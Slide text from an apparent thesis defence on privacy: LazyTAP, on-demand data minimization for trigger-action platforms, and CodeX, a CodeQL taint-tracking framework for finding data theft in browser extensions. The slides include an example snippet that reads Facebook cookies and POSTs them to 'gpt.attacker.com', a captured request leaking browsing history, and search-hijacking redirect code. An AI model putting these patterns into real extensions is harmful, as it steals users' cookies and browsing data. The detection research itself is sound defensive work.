All trigger/query data to TAP independent of the app code at odds with *data minimization*

Data minimization


- “Only **necessary** data should be collected for the **specific purpose** the user consented”
- IFTTT’s approach: Attribute-level **overprivilege**
 - **Push-all** approach
 - Input services should send (by default) the **50 most recent events**




©cookieyes

LazyTAP: data minimization by construction


- Minimization wrt **willing-to-minimize** TAP
- **On-demand** approach
 - Pulling attributes of **trigger** and **query** data
 - Data source unification
- **Input-sensitive** and fine-grained
 - TAP: **Lazy runtime** supporting **fetch-on-access**
 - Trigger/Query services: **Shim** layers
 - Caching mechanism



LazyTAP: meeting notification





LazyTAP: movie recommendation



Seamlessness for app developers

- App code remains as is
 - Using the same APIs
 - Supporting *nondeterminism* and *query chains*
- **Lazy runtime** for apps
 - **Remote proxied objects** for trigger and queries
 - Deferred query preparation and property access by **thunking**



LazyTAP: evaluation

App Id	Distinctive pattern	Total attributes (IFTTT)	Static minTAP	LazyTAP
MeetNotif	Sensitive independent query	$2 + (6 * \text{CalendarLength})$	2	1 2
MovieRec	Nondeterministic query, skip on time	$3 + (7 * \text{TraktLength})$	$\text{TraktLength} + 1$	2
ParkFind	Conditional query chain, skip on queries	$4 + (6 * \text{CalendarLength}) + (7 * \text{YelpLength})$	4	1 3 4

Minimization: **95%** over IFTTT; **38%** over static minTAP


LazyTAP takeaways

On-demand minimization by construction:


- **Input-sensitive** and fine-grained
- Supporting **queries** and **nondeterminism**
- **Seamless** for app developers
- **Correctness** and **precision** formally proved
- Benchmarking:
95% over IFTTT, **38%** over static minTAP

Lazy runtime by:

- Proxied **remote objects**
- Deferred computation by **thunking**



Thesis structure



CodeX: A Framework for Tracking Flows in Browser Extensions, Ahmadpanah, Gobbi, Hedin, Kinder, Sabelfeld, *Manuscript*

Extension threats to privacy

- Reading/modifying the network traffic and the web page
- Permissions and **privacy-practice disclosure badges**
 - Limit data usage as disclosed
 - *Removal* policy for misleading or unexpected behavior
- Semantic gap between privacy policy and actual behavior


Search All

 Featured 4.5 ★ (173 ratings)

Extension Tools 30,000 users

```
permissions": [  
  "contextMenus",  
  "unlimitedStorage",  
  "storage",  
  "tabs",  
  "bookmarks",  
  "history",  
  "offscreen",  
  "activeTab",  
  "favicon"  
],
```

Theaterflix Extension handles the following:



A screenshot of a Chrome extension permission dialog box. The title is "Add 'Theaterflix Extension'?". Below the title, there is a list of permissions with icons: "Permissions", "Financial information", "Permissions", "Web history", and "Website content". At the bottom of the dialog, there are two buttons: "Cancel" and "Add extension".




Privacy practices

The developer has disclosed that it will not collect or use your data

Privacy-violating examples

- Exfiltrating privacy-sensitive user data through network
 - Cookies, history, bookmarks, search terms

FakeGPT extension



Facebook cookie



"Changing the search engine in the new tab to Bing"



What would you like to search?



clipboxtab.com/?q=term

find.asrcgetit.com/?q=term

bing.com/?q=term

```
HTTP Toolkit
METHOD: PUT +
URI:
+ https://cdn2.joinsafqa.com/664546ccaa7f8d0012118bf2
1 |
2 | {
3 |   "lastVisited": 1715816134606.839,
4 |   "url": "https://chromewebstore.google.com/detail/
   %D9%83%D9%88%D8%A8%D9%88%D9%86%D8%A7%D8%AA-%D8%B5%D9%81%D9%82%D8%A9-safqa-coupon/
   dkdfaikjbcicjbjejichilcfidbifjdl",
5 |   "visitCount": 2
6 | },
7 | {
8 |   "lastVisited": 1715816131717.461,
9 |   "url": "https://www.whenx.io/extension-uninstalled",
10 |   "visitCount": 2
11 | },
```

exfiltrating browsing history

CodeX: hardened taint analysis

- Reasoning about *sensitive* flows in extensions
- **Contextual flows**: *Value-dependent* flows from **sources** to **sinks**
- **Hardened taint tracking**: **Fine-tuning** taint tracking to analyze *contextual flows*
- Implemented on top of CodeQL
 - Tracking flows across language boundaries and frameworks

```
var url = 'http://gpt.attacker.com';
async function send(e, a, t, n) {
  ...
  var cookies = await chrome.cookies.getAll({domain: `facebook`});
  ... }
if (e == 'init') { ...
  response = await fetch(url, {method: 'POST'}, body: cookies);
  ... }
```



CodeX: evaluation

- The Store's extensions between March 2021 and March 2024
 - **401k** extensions, **151k** unique
- **3,719** identified with *potentially risky* flows
 - **1,588** classified *risky*
- Manual verification for *privacy violation*
 - **211** out of 337 **flagged**
 - Impacting up to **3.6M users**

Risky and manually verified

Query	FakeGPT extensions	Privacy violating	Available & violating
Search	187	187	168
Cookie	51	20	0
History	15	3	1
Bookmark	15	1	0
Total	337	211	169




CodeX takeaways

- **Static** analysis framework *tracking sensitive flows* in extensions
- An CodeQL-based implementation of **hardened taint tracking**
 - **Fine-tuned** taint tracking to analyze **contextual flows**
- 1,588 risky extensions detected; **211 privacy-violating verified**

```
var searchURL = "https://clipboxtab.com?q={searchterm}"
...
const t = document.getElementById("search_input").value.trim();
...
const e = searchURL.replace("{searchterm}", t);
window.top.location = e;
```

The diagram illustrates a data flow in JavaScript code. A red arrow points from the string `{searchterm}` in the URL to the `document.getElementById("search_input").value.trim()` expression. A blue arrow points from the `t` variable to the `{searchterm}` placeholder in the `replace` method. A purple arrow points from the `e` variable to the `window.top.location` assignment.

Thesis takeaways




On-demand data minimization


```

var url = 'http://gpt.attacker.com';
